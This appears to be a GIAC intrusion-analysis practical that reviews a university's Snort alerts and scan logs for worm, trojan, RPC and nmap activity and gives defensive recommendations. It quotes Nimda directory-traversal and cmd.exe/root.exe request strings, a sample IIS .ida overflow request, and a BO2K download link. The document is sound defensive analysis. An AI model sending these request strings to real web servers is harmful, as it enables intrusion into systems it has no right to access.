Observe the following 7 host scan, which seems suspicious to me. Why? Each host here has been scanned exactly twice; the source port numbers for the SYN scans occasionally increment down after a 1-second time lapse up, which we shouldn't see (in bold below). The source ports of 3950 stay the same throughout (remember Nmap?) for the UDP scans. The destination ports are obscure and random, resembling the scans/alerts from above. Most alarming is that they have probably done prior reconnaissance. This scan seems very focused, as these were the only entries for this IP in the scans files. Every single destination IP (including the 24.46 subnet) here belongs to folks running broadband Internet no doubt:
Search results for: 24.185.228.52
Optimum Online (Cablevision Systems) OOL-2BLK (NET-24-184-0-0-1)
24.184.0.0 - 24.187.255.255
Optimum Online (Cablevision Systems) OOL-66FRPTNY2-0821 (NET-24-185-224-0-1)
24.185.224.0 – 24.185.239.255

```
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.46.34.64:3729 UDP
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.185.248.248:1240 UDP
Jul 6 03:19:33 MY.NET.97.117:1175 -> 24.186.159.222:2658 SYN ******S*
Jul 6 03:19:33 MY.NET.97.117:1178 -> 24.185.69.234:3738 SYN ******S*
Jul 6 03:19:33 MY.NET.97.117:1179 -> 24.185.248.248:1240 SYN ******S*
Jul 6 03:19:33 MY.NET.97.117:1180 -> 24.184.192.171:1159 SYN ******S*
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.184.192.171:1159 UDP
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.185.228.52:2406 UDP
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.185.69.234:3738 UDP
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.186.159.222:2658 UDP
Jul 6 03:19:33 MY.NET.97.117:3950 -> 24.186.96.132:2730 UDP
Jul 6 03:19:34 MY.NET.97.117:1174 -> 24.46.34.64:3729 SYN ******S*
Jul 6 03:19:34 MY.NET.97.117:1176 -> 24.185.228.52:2406 SYN ******S*
Jul 6 03:19:34 MY.NET.97.117:1177 -> 24.186.96.132:2730 SYN ******S*
```

MY.NET.97.154
This host scanned a total of 14297 hosts 15603 times! What stands out is that the scanning behavior was loud and predictable the whole time. A short example follows.

Notice that the destination ports stay the same, and the IP addresses are sequentially going up. The source ports change periodically, but there is definite clustering between ports 1025 to 1029 and this range is also constant throughout. Obviously, this is not normal. It's reasonable to assume they're doing reconnaissance for open NetBIOS shares.

```
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.11:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.12:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.13:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.14:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.15:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.17:137 UDP
Jul 7 11:31:36 MY.NET.97.154:1025 -> 125.229.25.18:137 UDP
```

I would immediately investigate this host for compromise. Taking the paranoiac view, the Remote Administration Tool/Trojan Remote Storm lives at port 1025. This host could have been compromised and could now be using this machine for scanning other hosts. I didn't find evidence that this host was listening on port 1441 for a remote client to connect, but this should still be investigated. It's also possible that a student is doing lots of NetBIOS scanning. On this particular day, www.dshield.org reports 569 occurrences, up 204 times as the prior day.

Correlations:

A great explanation is located in the practical of Joe Ellis :

http://www.giac.org/practical/Joe_Ellis_GCIA.doc

Defensive Recommendation(s):

The advice from the Snort.org website outlined in the very first detect in this section is also applicable in this situation:

“add -unicode or -cginull to your http_decode preprocessor line respectively” like the following: preprocessor http_decode: 80 8080 -unicode -cginull

IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize

685 Internal Alerts Generated

Summary:

A buffer overflow exists in IIS 5.0 with it's Internet Server API, or ISAPI feature (Scambray and McClure 222-223). IIS uses dynamic link libraries (known as dll's) that give it additional capabilities than it normally has, like executing a script or printing (Scambray and McClure 215). The dll's consist of .idq and in this particular exploit attempt .ida (Internet Data Administration). What we would probably see in the payload is this:

GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN

This is an example of a web client crafting a specific request to the specific .dll extension in the form of a URL to a target system. Requesting the dll like this invokes it. The .ida dll is for the Indexing Service, which allows for the capability of searching data on websites or servers. If this exploit is successful, it allows arbitrary code to be run with full SYSTEM level privileges. Naturally, machines that aren't running IIS aren't vulnerable.

Interestingly, this behavior is consistent with the Code Red and Nimda worm would do, so I kept an eye out for that too.
Correlations:
Rick Yuen's practical has him setting up a machine that gets popped within half an hour: http://www.giac.org/practical/Rick_Yuen_GCIA.doc
It's a very interesting and informative read!
Defensive Recommendation(s):
For this attack to really gain a foothold, IIS has to be installed. The University should keep up with patching and updating all it's Windows machines. Up to date virus definitions should also be mandated.

MY.NET.69.145, MY.NET.97.61
These hosts triggered 691 alerts, many (269) going to several Universities, but all were legitimate websites, and no anomalous behavior was present, by itself. It just so happened that these 2 hosts also triggered Nimda alerts. Wait! There's more! See the next section.

NIMDA - Attempt to execute cmd from campus host
NIMDA - Attempt to execute root from campus host
526 Internal Alerts Generated
Summary:
Nimda is a worm that likes to check for vulnerable IIS systems by using the same strings found in the Unicode Web Folder Traversal vulnerability attack (Scambray and McClure 222-223). It relies on the ability to traverse across very specific paths in the URL when searching for machines (example below). The paths are outside of areas it should normally be accessing. This translates to attempting to access areas of the web server's file system it shouldn't be. It doesn't stop there, as Code Red would. It then starts to spread itself through mass email spoofing that looks as if it came from trusted sources. Once a machine is infected, it starts going after shared drives, replacing .dll, .eml and .nws files. Finally, (whew!) it appends itself to all .htm, .html, and .asp files it can find. What triggered the alerts in the first place was additional fact that cmd.exe and root.exe were also found in the URL request strings, which is obviously cause for suspicion. This isn't really something one is likely to see in normal web URL requests for sure. If we could see the content/payload of this traffic, it would look something like this:

```
/scripts
/MSADC
/scripts/..%255c..
/_vti_bin/..%255c../..%255c../..%255c..
/_mem_bin/..%255c../..%255c../..%255c..
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c..
/root.exe?/c+
```

The same 2 hosts from the above web-iis_IIS ISAPI overflows happened to also trigger this alert. By itself I didn't find this much cause for concern, but in this context, I'm now alarmed about this. As an example, putting the 2 alerts together we have:

07/05-00:35:25.212038 [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize [**] MY.NET.69.145:2136 -> 130.158.64.82:80

07/05-00:35:25.212157 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.69.145:2136 -> 130.158.64.82:80

Also very suspicious are these pairings, we see this happening pretty quickly looking at the timestamps. These pairings quickly establish pattern, and pattern to me in this context indicates probable infection. The cmd.exe string appears first, followed by the root.exe string:

```
07/05-01:18:44.118636 [**] NIMDA - Attempt to execute cmd from campus
host [**] MY.NET.97.61:2975 -> 130.223.55.202:80
07/05-01:18:44.260579 [**] NIMDA - Attempt to execute root from campus
host [**] MY.NET.97.61:2975 -> 130.223.55.202:80

07/05-01:10:33.778985 [**] NIMDA - Attempt to execute cmd from campus
host [**] MY.NET.97.61:4395 -> 130.223.75.158:80
07/05-01:10:33.826578 [**] NIMDA - Attempt to execute root from campus
host [**] MY.NET.97.61:4395 -> 130.223.75.158:80


07/05-01:08:56.176762 [**] NIMDA - Attempt to execute cmd from campus
host [**] MY.NET.69.145:3947 -> 130.223.40.250:80
07/05-01:08:56.176813 [**] NIMDA - Attempt to execute root from campus
host [**] MY.NET.69.145:3947 -> 130.223.40.250:80
```

The aforementioned hosts should immediately examined and/or quarantined.
The destination 130.223.X.X subnet (a Swiss University) had the exact same traffic going to it, triggering 198 total alerts.
Correlations:
Christine Vecchio-Flaim did a great write-up on how it works and what to do if infected:
http://www.giac.org/practical/Christine_Vecchio-Flaim_GCIH_2a.doc

Defensive Recommendation(s):
Again, this worm will go after machines with IIS installed on them.
If the University uses some kind of installation server or imaging software to keep software on computers making sure IIS isn't installed would be a start. The University should keep a close eye on what software is capable of being installed.
Antiviral software should be not only mandated, but virus definitions up to date as well.

connect to 515 from inside
3749 Internal Alerts Generated
Summary:
This custom University alert was generated because an internal machine established contact with print spooler port 515 on the outside of the network.
MY.NET.162.41
This host was responsible for all 3749 alerts. This is quite a bit of “printing” isn't it? It all started July 6 and lasted the way to July 9. A short excerpt follows:
07/06-17:49:15.481460 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515

07/06-17:50:08.961161 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
Concluding with:
07/09-20:11:02.448436 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
It doesn't take long to be suspicious about these alerts. I'm first concerned with the source port of 721. It's not associated with any service, but is a reserved not ephemeral port. Could this host be compromised? The external host above didn't show up anywhere else in the scans, but the University should behave as though it had a compromise with this host, just to be on the safe side. Interior and exterior scan files were searched with no results. It's possible prior reconnaissance was done on the target host prior to these dates, as this is a very specific area to explore (the LPRng is a printing daemon with *nix family vulnerabilities). Ramen worm infection crossed my mind, but no other ports like wu-ftp were contacted, and this just seems out of character for a worm.

My main area of concern is who owns the destination host:
OrgName: National Aeronautics and Space Administration
OrgID: NASA
Address: Ames Research Center
Address: MS 233-8
City: Moffett Field
StateProv: CA
PostalCode: 94035
Country: US
NetRange: 128.183.0.0 - 128.183.255.255
CIDR: 128.183.0.0/16

Correlation(s):
Becky Bogle did a great analysis of this kind of incident as one of her Part 2 detects:
http://www.giac.org/practical/Becky_Bogle_GCIA.doc
Although this is a rather “old” problem, apparently it still makes the rounds, as discussed in this article which was written in April of this year:
http://www.linuxsecurity.com/advisories/redhat_advisory-3205.html

Defensive Recommendation(s):
It would be a good idea to block port 515 traffic to the outside. Immediately. Do students really need to be printing to vastly remote places? Probably not. This example shows what kind of liability potential exists for the University. I'm not a lawyer, but messing around with NASA machines across the country (or anywhere, for that matter) will probably be seen in the eyes of the law as felony territory. The University should attempt to limit liability more proactively before it gets really ugly.
I thought about the fact that this could be legitimate traffic, but I would rather use extreme cautionary discretion, just to be on the safe side.
I would also watch for interior activity involving this port. Traffic being blocked doesn't mean that this kind of hole can't be taken advantage of inside the network!

Make sure any *nix machines on the network have been patched for the LPRng vulnerability.

Possible Trojan server activity
136 Internal Alerts Generated
Summary:
This customized University rule examines port activity for usage of popular Trojan ports.
MY.NET.12.4
The activity here gets ugly pretty quickly. This is instigated by suspicious host 67.119.233.217 in the scan and alert files. This action simultaneously triggered 147 alerts during 252 NULL and SYN flag scans. In addition to the wide variety of TCP/IP bit flags sent by programs like queso and nmap, there's yet another option. TCP/IP stacks have also been known to react differently to packets that have no TCP code bits set (Northcutt and Novak 99).This is another kind of reconnaissance effort centered around port enumeration and is sent to elicit either a RST, which would probably mean that a port is closed, or no response, which would likely mean a port is perhaps open.
Here, we see this host starting out with scans present in the alert files to port 110 at almost 1 am:

```
07/05-00:56:04.299621 [**] Null scan! [**] 67.119.233.217:40708 ->
MY.NET.12.4:110
```

The scan files can corroborate this activity:

```
Jul 5 00:56:04 67.119.233.217:40708 -> MY.NET.12.4:110 NULL ********
Jul 5 01:18:05 67.119.233.217:40964 -> MY.NET.12.4:110 SYN ******S*
```

the canning activity continued identically all the way to July 9:

```
Jul 9 23:47:36 67.119.233.217:58629 -> MY.NET.12.4:110 NULL ********
```

Is it no wonder then, that we witness a few hours later alerts generated for possible Red Worm traffic coming from MY.NET.12.4 from port 110 to 65535:

```
07/06-19:38:04.763306 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.12.4:110 -> 68.32.63.62:65535
```

We also get to see other suspicious port activity from this internal host as well:

```
07/08-05:29:32.190842 [**] Possible trojan server activity [**]
MY.NET.12.4:143 -> 68.33.100.147:27374
```

Port 110 is not only home to the POP3 mail service, but also the ProMail Trojan.
Port 27374 is known to be used by the Ramen, SubSeven2.1-2.2, and to 12 other Trojans including: Bad Blood, EGO, FakeSubSeven, Lion, Seeker, The Saint, Ttfloader and Webhead.
This host should be inspected for compromise by the Ramen and/or the ProMail Trojan. Not enough evidence (interaction with other hosts being the criteria) exists in the alert or scan files for host MY.NET.12.4 to be an official POP3 mail server, yet we can plainly see activity to and from this port in combination with port 65535, which is suspicious. As stated on the f-secure.com website: “the user is supposed to enter information about his POP3 and SMTP accounts” :
POP3 user name
POP3 password
POP3 server name

POP3 port (default: 110).
SMTP server name
SMTP port (default: 25).
Defensive Recommendation(s):
Block well-known Trojan ports at the perimeter.
Antiviral software and continuous maintenance of the definitions should be prioritized.

External Events of Interest
EXPLOIT x86 NOOP, EXPLOIT x86 setuid 0 and EXPLOIT x86 stealth noop
Summary:
A buffer overflow seeks to put in more information than will fit into a program's input. The goal is to manipulate the target host into executing code via machine instructions specifically designed to do this (Skoudis 261-262).
The result of this if successful is devastating and can mean total ownership of the target host for the attacker. Many web sites will trigger this alert because of encoded data.
212.202.56.179
Host 212.202.56.179 was trying to start trouble. This host showed up 1279 times, scanning only 5 MY.NET hosts exclusively to port 80. How's that for focus? It all started on July 6 and didn't end until July 9. These are the internal hosts he pounded:
MY.NET.29.8, MY.NET.184.47, MY.NET.5.92, MY.NET.86.19, MY.NET.137.18
The scans performed by these 2 source hosts were very noisy, and they were likely using a port scanner like Nmap, since the port numbers rarely, if at all ever changed.

```
07/06-10:45:56.938748 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4008 -
> MY.NET.137.18:80
07/06-10:45:56.944752 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4008 -
> MY.NET.137.18:80
07/06-10:45:57.051491 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4008 -
> MY.NET.137.18:80
07/06-10:45:57.057279 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4008 -
> MY.NET.137.18:80
07/06-10:45:57.063110 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4008 -
> MY.NET.137.18:80
```

The following source host showed up 1089 times, scanning 10 internal hosts, again to port 80. These hosts really want to find a vulnerable web server! Maybe the following source host was using 2 instances of a scanner, notice the interweaving of source port of 3054 for target host MY.NET.5.55 and source port 3053 for target host MY.NET.5.44.
217.106.116.202

```
07/09-02:00:06.209960 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:06.303909 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:06.629875 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3053
-> MY.NET.5.44:80
07/09-02:00:06.648588 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3053
-> MY.NET.5.44:80
```

```
07/09-02:00:07.847029 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3053
-> MY.NET.5.44:80
07/09-02:00:08.166958 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:08.598992 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:09.105477 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:09.847324 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3053
-> MY.NET.5.44:80
07/09-02:00:10.665243 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:10.771441 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3054
-> MY.NET.5.55:80
07/09-02:00:12.214014 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:3053
-> MY.NET.5.44:80
```

I checked all the internal hosts scanned for outbound activity that would indicate a compromise, but found none, thank goodness.

External RPC call

Summary:

As detailed in my first scan analysis for part 2, RPC is a departure from what we know as the well-known port system that clients and servers use to communicate. RPC uses procedures or functions that are called remotely for features such as NFS, which allows a client to access (mount) data as if it were local. RPC services use the same program numbers, but different port numbers ranging from 32,771 to 34,000 for both TCP and UDP. The host offering RPC keeps track of the dynamics with the portmapper, which is the location where client programs go when they need to know where to find a particular program, since all programs involving RPC need to register themselves with it (Stern, Eisler and Labiaga 307). The portmapper itself has an unchanging port number, port 111. Unfortunately, the portmapper itself comes with much vulnerability, across many distributions of both Linux and Unix platforms. More details about issues and vulnerabilities for the portmapper and RPC in general are in the analysis of my first scan in part 2.

These alerts were triggered by IP 211.114.9.211 making calls to the portmapper (exclusively port 111) with great frequency, going through huge chunks of subnets, such as MY.NET.132.0 up to and including MY.NET.135.114 and MY.NET.190.6 up to MY.NET.190.254, inclusive. This is about as obvious as a scan can get, since they included hosts in the first batch starting out with a 0 in the fourth octet, and ending with the second batch with the last host's octet being a 254. IP 66.198.148.9 unimaginatively employed virtually the exact same tactics blasting his way up the very same MY.NET.132 subnet. Here's a portion of the alerts generated:

```
07/06-22:45:39.579583 [**] External RPC call [**] 211.114.9.211:3545 -
> MY.NET.132.0:111
07/06-22:45:39.579596 [**] External RPC call [**] 211.114.9.211:3546 -
> MY.NET.132.1:111
07/06-22:45:39.579819 [**] External RPC call [**] 211.114.9.211:3547 -
> MY.NET.132.2:111
```

```
07/06-22:45:39.580286 [**] External RPC call [**] 211.114.9.211:3549 -
> MY.NET.132.4:111
07/06-22:45:39.580301 [**] External RPC call [**] 211.114.9.211:3548 -
> MY.NET.132.3:111
```
Corroborative evidence shows up in the scans file as well, starting at exactly the same time, 1090 times starting:
```
Jul 6 22:45:39 211.114.9.211:3545 -> MY.NET.132.0:111 SYN ******S*
```
and ending:
```
Jul 6 22:46:24 211.114.9.211:2626 -> MY.NET.190.191:111 SYN ******S*
```
This was a very fast scan to have happened 1090 times in just under a minute.
I noticed these scans for IP addresses were sequenced, continuous and in order. Notice how far the up the subnet chain this host went.
I don't think anyone all the way from Korea needs to be attempting to mount shares remotely via RPC:
inetnum: 211.104.0.0 - 211.119.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP

Defensive Recommendation(s): As recommended in my prior analysis, it's a good idea to tighten things up quite a bit by having the following blocked: port 111, ports 32,771 to 34,000 for both TCP and UDP, and port 2049.

SUNRPC highport access!
Summary:
With RPC, port interaction happens on port 111, the portmapper, (the External RPC call alerts above being an example) and the other programs offered “through” the portmapper, those ranging from 32,771 to 34,000 for both TCP and UDP. The latter of which is the cause of this alert. In contrast to the External RPC call alerts, these differ in that they stay away from the portmapper itself and focus exclusively on the high ranges, in this case exclusively program number 32771. This happens to be the program number for ypbind, the daemon Network Information Service (NIS) needs on the client side, which has it's own subset of vulnerabilities.
194.109.217.138
Host 194.109.217.138 took quite an interest in MY.NET.97.216 and this initially looks suspect, but this is cause for no alarm. The source IP is in the Netherlands and is home to a legitimate Blender (3D rendering software) website. Apparently the client chose this port to do business with. Clients on occasion have been known to choose ports considered out of the ordinary.
```
07/06-01:00:19.189947 [**] SUNRPC highport access! [**]
194.109.217.138:80 -> MY.NET.97.216:32771
07/06-01:00:19.720618 [**] SUNRPC highport access! [**]
194.109.217.138:80 -> MY.NET.97.216:32771
07/06-01:00:20.281149 [**] SUNRPC highport access! [**]
194.109.217.138:80 -> MY.NET.97.216:32771
```

205.188.7.200
Our top alert bell ringer in this category, with 112 alerts produced, is source IP 205.188.7.200 and has domestic origins:
OrgName: America Online, Inc
OrgID: AMERIC-59
Address: 22080 Pacific Blvd
City: Sterling
StateProv: VA
PostalCode: 20166
Country: US
NetRange: 205.188.0.0 - 205.188.255.255
CIDR: 205.188.0.0/16

This is another case of things looking suspicious, but as it turns out, port 5190 happens to be the port used by AOL's Instant Messenger (AIM).

```
07/08-12:26:13.928225 [**] SUNRPC highport access! [**]
205.188.7.200:5190 -> MY.NET.69.254:32771
07/08-12:26:25.687415 [**] SUNRPC highport access! [**]
205.188.7.200:5190 -> MY.NET.69.254:32771
```

Defensive Recommendation(s):
Again, have the following ports blocked by a border router or firewall: port 111, ports 32,771 to 34,000 for both TCP and UDP, and port 2049. Blocking out port 5190 would help tremendously as well.

Attempted Sun RPC high port access
5 alerts
Summary:
The same behavior that triggered the SUNRPC highport access alerts is identical to what was found here, on a much smaller scale. Again, all target ports were 32771, specifically targeting the ypbind daemon.
Someone at the helm within the following University (sound familiar?) was the top scanner targeting MY.NET.97.165 seven times on July 6th and 8th.

```
07/08-10:29:41.435560 [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.165:32771
07/08-11:36:11.591498 [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.55:32771
07/08-11:38:38.573164 [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.55:32771
07/08-11:40:09.662836 [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.55:32771
07/08-11:40:14.294184 [**] Attempted Sun RPC high port access [**]
128.8.74.2:53 -> MY.NET.97.55:32771
```

The source IP came from:
OrgName: University of Maryland
OrgID: UNIVER-262
Address: Network Operations Center Bldg 224, Room 1301

City: College Park
StateProv: MD
PostalCode: 20742
Country: US
NetRange: 128.8.0.0 - 128.8.255.255
CIDR: 128.8.0.0/16
Further research done at www.samspade.com shows that this is a legitimate DNS server:
128.8.74.2 has valid reverse DNS of *ns1.net.umd.edu*
Sure enough, further down the record of ownership, we have:
NameServer: NS1.UMD.EDU
NameServer: NS2.UMD.EDU
I didn't see cause for concern with these generated alerts.

NMAP TCP ping!
Summary:
nmap, written by Fyodor, is not only one of the most popular and useful network tools available, but also the most versatile. Its capabilities include incredibly accurate OS fingerprinting, port scanning and network mapping. It can be used through the command-line or GUI, the nmap front end (nmapfe). It works by sending a variety of packets with particular flag bits set and checking the response(s) from the target host (Skoudis 202-204). What particular kind of flag bit that's used depends on how savvy the person using nmap is, and the information they want to find out about the target host in question.
What likely triggered this alert was that these source IP's were sending packets using the -sP option to nmap, which will send ICMP echo request (also known as ping) packets to it's target, which is a quicker, more automated way to find live hosts then pinging them manually. We can then conclude in this context, that the intention here is to use nmap as a network-mapping tool.

64.152.70.68
On July 5th all the way through the 9th, IP address 64.152.70.68 was really knocking on the door of MY.NET.1.3 generating traffic to it 42 times solely looking at DNS port 53. Notice how the source ports are bouncing back and forth between port 80 and 53. This initially looks suspicious, but the behavior here can actually be considered normal if the source host was a legitimate web site. As it turns out, the source IP turns out to belong to www.allmusic.com, a music reference website, that has a proximity checking server to figure out the ideal way to get information to you.

```
07/05-00:51:19.680772 [**] NMAP TCP ping! [**] 64.152.70.68:80 ->
MY.NET.1.3:53
07/05-00:51:19.680812 [**] NMAP TCP ping! [**] 64.152.70.68:53 ->
MY.NET.1.3:53
07/05-23:15:19.245248 [**] NMAP TCP ping! [**] 64.152.70.68:80 ->
MY.NET.1.3:53
07/05-23:15:19.245261 [**] NMAP TCP ping! [**] 64.152.70.68:53 ->
MY.NET.1.3:53
```

```
07/06-02:02:04.413877 [**] NMAP TCP ping! [**] 64.152.70.68:80 ->
MY.NET.1.3:53
07/06-02:02:04.413901 [**] NMAP TCP ping! [**] 64.152.70.68:53 ->
MY.NET.1.3:53
07/06-04:32:26.639321 [**] NMAP TCP ping! [**] 64.152.70.68:80 ->
MY.NET.1.4:53
07/06-04:32:27.104940 [**] NMAP TCP ping! [**] 64.152.70.68:80 ->
MY.NET.1.4:53
```

The source IP belongs to a communications provider:
OrgName: Level 3 Communications, Inc.
OrgID: LVLT
Address: 1025 Eldorado Blvd.
City: Broomfield
StateProv: CO
PostalCode: 80021
Country: US
NetRange: 64.152.0.0 - 64.159.255.255
CIDR: 64.152.0.0/13
This is more legitimate activity from one of their other servers:

```
07/06-14:20:47.167463 [**] NMAP TCP ping! [**] 63.211.17.228:80 ->
MY.NET.1.3:53
07/06-14:20:47.167475 [**] NMAP TCP ping! [**] 63.211.17.228:53 ->
MY.NET.1.3:53
07/06-17:15:56.440754 [**] NMAP TCP ping! [**] 63.211.17.228:80 ->
MY.NET.1.3:53
07/06-17:15:56.440796 [**] NMAP TCP ping! [**] 63.211.17.228:53 ->
MY.NET.1.3:53
07/06-22:52:21.066082 [**] NMAP TCP ping! [**] 63.211.17.228:53 ->
MY.NET.1.3:53
07/06-22:52:21.066099 [**] NMAP TCP ping! [**] 63.211.17.228:80 ->
MY.NET.1.3:53
```

The source host also belongs to the aforementioned provider and was not found in the scan files.

Defensive Recommendation(s):

Just in case, I hope the OS patching for the server has been kept up to date!
This underscores how tight the bolts must be kept on a DNS server.

Probable NMAP fingerprint attempt

Summary:

A general description of nmap and it's capabilities of have already been detailed in the summary for the “nmap tcp ping” alert. From an OS fingerprinting perspective, it works by observing the reaction of a target host to packet stimuli sent to it containing combinations of illegal flag bit settings (bit settings being SYN, FIN, PUSH, etc...) . Flags, or options, that are deemed legal are defined in several RFC's, such as 791 (IP), 792 (ICMP) 793 (TCP). It then checks that response against a recently updated mammoth OS fingerprint database of more than 1000 types of operating systems.

Like the other nmap tcp ping efforts, the source hosts listed here are also performing reconnaissance, likely trying to find out the OS, while looking at ports 53 and 0, respectively. These are both usually a prelude to an attack of some kind.
Host 63.251.52.75 was a moderately busy scanner, spending time going between this and null scanning MY.NET.114.115 alternating between ports 1 and 0. it also seemed to favor null scans since 36 out of 39 scans to host MY.NET.114.115 were of this type.

```
07/09-14:42:09.124870 [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:51200 -> MY.NET.114.115:53
07/09-14:42:09.208199 [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:51200 -> MY.NET.114.115:53
07/09-15:36:26.438045 [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:19389 -> MY.NET.178.66:54501
```

Notice the last 2 alerts the host set off, looking for DNS:

```
07/09-14:42:06.431932 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:08.059892 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:08.060189 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:08.409835 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:1
07/09-14:42:08.410175 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:08.410358 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:1
07/09-14:42:08.810393 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:08.811800 [**] Null scan! [**] 63.251.52.75:0 ->
MY.NET.114.115:0
07/09-14:42:09.124870 [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:51200 -> MY.NET.114.115:53
07/09-14:42:09.208199 [**] Probable NMAP fingerprint attempt [**]
63.251.52.75:51200 -> MY.NET.114.115:53
```

The scan files with this host tell this is part of a slightly larger effort. Obvious signs of packet crafting are all over. It's possible the source host was using a utility like hping which tends to default to using source port 0 if a port isn't specified with the -s option:

```
Jul 8 19:13:38 63.251.52.75:0 -> MY.NET.153.114:0 NULL ********
Jul 8 19:13:54 63.251.52.75:49846 -> MY.NET.153.114:44950 SYNFIN
12****SF RESERVEDBITS
Jul 8 19:13:54 63.251.52.75:0 -> MY.NET.153.114:0 NULL ********
Jul 8 19:13:54 63.251.52.75:50480 -> MY.NET.153.114:15675 NOACK
*2***RS* RESERVEDBITS
Jul 8 19:30:54 63.251.52.75:0 -> MY.NET.153.114:0 NULL ********
Jul 8 19:30:54 63.251.52.75:0 -> MY.NET.153.114:0 NOACK ****P*SF
Jul 8 19:30:54 63.251.52.75:37682 -> MY.NET.153.114:38064 UNKNOWN
*2UAP*** RESERVEDBITS
Jul 8 19:30:54 63.251.52.75:17603 -> MY.NET.153.114:46347 NOACK
12U*PRS* RESERVEDBITS
Jul 8 19:30:54 63.251.52.75:2324 -> MY.NET.153.114:4337 NOACK ****PR*F
```

Back Orifice

```
07/09-20:24:48.121730 [**] Back Orifice [**] 63.250.195.10:44301 ->
MY.NET.153.113:31337
```

Summary:

BackOrifice (BO) is a potentially legitimate remote-control administrative program, but its usefulness is overshadowed by its overall bad reputation and wide misuse. It's essentially a Trojan, but it's conceptually more in the family of SubSeven and NetBus rather than the self-spreading, replicating style of the Code Red worm. From a functional standpoint, it parallels and in some cases, exceeds the capabilities of other commercial (BO is free) remote control software such as pcAnywhere and GoToMyPC. The website for the slightly more modern version, BO2K, is located here: http://prdownloads.sourceforge.net/bo2k/bo2k_1_0_full.exe?download
It's complete features are too numerous to detail, but it has the ability to: log keystrokes, redirect TCP/IP connections, edit the registry directly on machines running Windows operating systems, and everything in between. The full feature list can be found here: http://www.bo2k.com/featurelist.html
The fact that it's free has made it at one time a popular tool for people to use, but it's widespread use is retreating. When BO makes an appearance on, or in a network, it's usually not for good intention or legitimate system administration. Most activity involving BO uses port 31337. Machine MY.NET.153.113 should be inspected, immediately for compromise by BO from source IP 63.250.195.10. This was the lone alert triggered in the entire 5 day span and happened on July 9th.

Defensive Recommendation(s):

Block port 31377 at the perimeter with a router or better yet, a firewall.
Explicit removal instructions and other details can be found at the following locations:
http://securityresponse.symantec.com/avcenter/venc/data/backorifice.html
http://www.irchelp.org/irchelp/security/bo.html
http://www.nwinternet.com/~pchelp/bo/bo.html

Top 10 External Talkers (generated from the alert files)

Alert Count	IP Address
4904	169.254.45.176
3906	63.164.243.132
1351	213.204.59.157
1279	212.202.56.179
1096	211.114.9.211
1089	217.106.116.202
1034	194.238.50.12
979	24.117.55.43

Alert Count	IP Address
940	209.172.113.153
862	66.198.148.9

